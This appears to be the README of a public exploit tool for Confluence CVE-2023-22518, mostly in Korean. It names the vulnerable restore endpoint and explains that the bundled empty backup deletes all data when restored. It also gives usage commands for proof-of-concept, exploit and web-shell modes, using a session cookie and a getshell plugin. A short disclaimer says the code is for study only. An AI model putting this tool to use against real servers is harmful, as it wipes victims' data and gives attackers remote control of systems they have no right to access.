 c1ph3rx13/cve-2023-22518
Confluence CVE-2023-22518

Confluence CVE-2023-22518 익스플로잇 (백업-복원 RCE)
POST /setup/setup-restore.action
유효한 로그인 및 관리자 권한 필요 (또는 인증 우회)
xmlexport-20231127-071916-1.zip – 빈 Confluence 백업. 이것을 복원하면 모든 데이터가 삭제됩니다!!!
임의의 백업으로 교체하세요. 스크립트와 같은 폴더에 두십시오.shellplug.jar – getshell 플러그인, CVE-2023-22515_RCE에서 가져옴.python .\CVE-2023-22518.py -h

██████╗██╗ ██╗███████╗ ██████╗ ██████╗ ██████╗ ██████╗ ██████╗ ██████╗ ███████╗ ██╗ █████╗
██╔════╝██║ ██║██╔════╝ ╚════██╗██╔═████╗╚════██╗╚════██╗ ╚════██╗╚════██╗██╔════╝███║██╔══██╗
██║ ██║ ██║█████╗█████╗ █████╔╝██║██╔██║ █████╔╝ █████╔╝█████╗ █████╔╝ █████╔╝███████╗╚██║╚█████╔╝
██║ ╚██╗ ██╔╝██╔══╝╚════╝██╔═══╝ ████╔╝██║██╔═══╝ ╚═══██╗╚════╝██╔═══╝ ██╔═══╝ ╚════██║ ██║██╔══██╗
╚██████╗ ╚████╔╝ ███████╗ ███████╗╚██████╔╝███████╗██████╔╝ ███████╗███████╗███████║ ██║╚█████╔╝
╚═════╝ ╚═══╝ ╚══════╝ ╚══════╝ ╚═════╝ ╚══════╝╚═════╝ ╚══════╝╚══════╝╚══════╝ ╚═╝ ╚════╝
@Auth: C1ph3rX13
@Blog: https://c1ph3rx13.github.io
@Note: 代码仅供学习使用,请勿用于其他用途
optional arguments:
-h, --help show this help message and exit
-t TARGET, --target TARGET
Target Url
-id JSESSIONID, --jsessionid JSESSIONID
JSESSIONID
--timeout TIMEOUT Timeout (Default: 30 Seconds)
--proxy PROXY Proxy
python .\CVE-2023-22518.py poc -t http://IP:Port

Cookie:
JSESSIONID=754BEE347CD53ECB342B74CFFDD33B4D

python .\CVE-2023-22518.py exp -t http://IP:Port -id 754BEE347CD53ECB342B74CFFDD33B4D

Cookie:
JSESSIONID=754BEE347CD53ECB342B74CFFDD33B4D

python .\CVE-2023-22518.py shell -t http://IP:Port -id 754BEE347CD53ECB342B74CFFDD33B4D